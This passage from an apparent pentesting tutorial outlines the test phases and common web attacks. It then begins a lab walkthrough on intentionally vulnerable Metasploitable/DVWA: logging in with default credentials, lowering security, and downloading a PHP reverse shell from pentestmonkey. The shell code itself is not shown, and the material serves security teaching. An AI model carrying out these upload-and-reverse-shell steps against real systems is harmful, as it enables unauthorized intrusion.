 - Uploading malicious file
 - Establishing reverse shell
- Mitigation
 - In this scenario
 - For Web attacks as a whole
- Conclusion

Pentesting Overview

A penetration test (pentest) ethically tests security defenses using tools and techniques similar to those of malicious attackers, akin to an audit.

A pentest generally comprises of 5 steps:



1. Gathering information / Reconnaissance
2. Enumeration / Scanning
3. Exploitation
4. Privilege Escalation
5. Post-exploitation / Reporting

Reconnaissance

- **Information Gathering:** Collect as much data as possible about the target system, including network topology, operating systems, and applications
- **Active and Passive Methods:** Use both passive (publicly available information) and active (direct interaction with the target) techniques to gather information
- **Planning Attacks:** Utilize the gathered information to plan effective attack strategies and identify potential vulnerabilities

Enumeration / Scanning

- **Identify Open Ports:** Use tools like Nmap to detect open ports and services running on the target system
- **Network Mapping:** Analyze network traffic and map the network topology to understand the target's structure
- **Vulnerability Scanning:** Perform vulnerability scans to identify potential security weaknesses in the detected services



Exploitation

- **Exploiting Vulnerabilities:** Use identified vulnerabilities to breach the target system, often through techniques like SQL injection, cross-site scripting (XSS), or backdoors
- **Data and System Access:** Access sensitive data and critical system components to understand the potential impact of a successful attack



Privilege Escalation

- **Elevate Access Rights:** Gain higher-level permissions to access more sensitive parts of the system
- **Exploit Misconfigurations:** Use weaknesses in system configurations or software to escalate privileges
- **Bypass Access Controls:** Circumvent security measures to perform actions that are normally restricted

Post Exploitation / Reporting

- **Document Findings:** Compile detailed reports on the vulnerabilities exploited, methods used, and data accessed during the test
- **Risk Analysis:** Assess the potential impact of the discovered vulnerabilities on the organization
- **Recommendations:** Provide actionable recommendations for remediation to improve the security posture

Regulations

A penetration testing engagement is guided by a series of frameworks and rules to prevent misuse or malicious actions

- Each pentest begins with the Rules of Engagement (ROE) which is an agreement between the pentester and client which outline the
 - Permission
 - Rules
 - Scope
- Frameworks are often utilised to ensure reliability and accuracy

Web Application Attacks...

- Web application attacks account for around 39% of all breaches
- Will cost the world an estimated \$4 trillion in 2025
- Are extremely accessible attack targets

Common Web Application Attacks

Cross Site Scripting (XSS)

- Where a user uploads **malicious** code to a website that is then replicated in other users sessions
- Extremely **versatile** attack - can achieve anything
- Difficult to completely prevent

Cross Site Request Forgery (CSRF)

- Attackers tricks your browser into sending a **request** you did not make
- Less common in the modern era
- Still extremely effective if there are no measures to prevent it

SQL Injections

- Malicious code is “injected” into a web app and interferes with its database
- Still extremely **prevalent** today
- One of the most **successful** and most **impactful** attacks

Exploiting unrestricted uploads

Metasploitable

- An intentionally vulnerable Ubuntu Linux virtual machine developed by Rapid7
- It provides a secure environment to conduct security tests and research



```
* Starting deferred execution scheduler atd
* Starting periodic command scheduler crond
* Starting Tomcat servlet engine tomcat5.5
* Starting web server apache2
* Running local boot scripts (/etc/rc.local)
nohup: appending output to 'nohup.out'
nohup: appending output to 'nohup.out'
```

Warning: Never expose this VM to an untrusted network!

Contact: msfdev[at]metasploit.com

msfadmin@metasploitable:~$ _
```



- Log in to DVWA
- Default username:
admin
- Default password:
password



- Acknowledge the variety of services provided by DVWA
- Navigate to the DVWA Security tab

- Change difficulty to low and hit submit
- This will change the security settings to be extremely flimsy
- This is to highlight the ease an attack like this can be done without preventative measures



- Next we are going to acquire a payload to execute on the target
- This time we will use a PHP reverse shell
- The github for `pentestmonkey` has a good shell to use so we will download it onto the Kali machine



Index

- A **payload** in this context can be used to refer to any malicious code that can cause harm to the target
- **PHP** is a scripting language commonly used with web development which makes it suitable to attack web applications
- A **reverse shell** is a type of attack where a threat actor connects a target machine to their machine, generally granting them access



- Once in the site we can click the arrow on the green code button
- Then from that menu we click the Download ZIP button
- This will begin the download



- Navigate to your downloads folder and locate the zip
- Open it

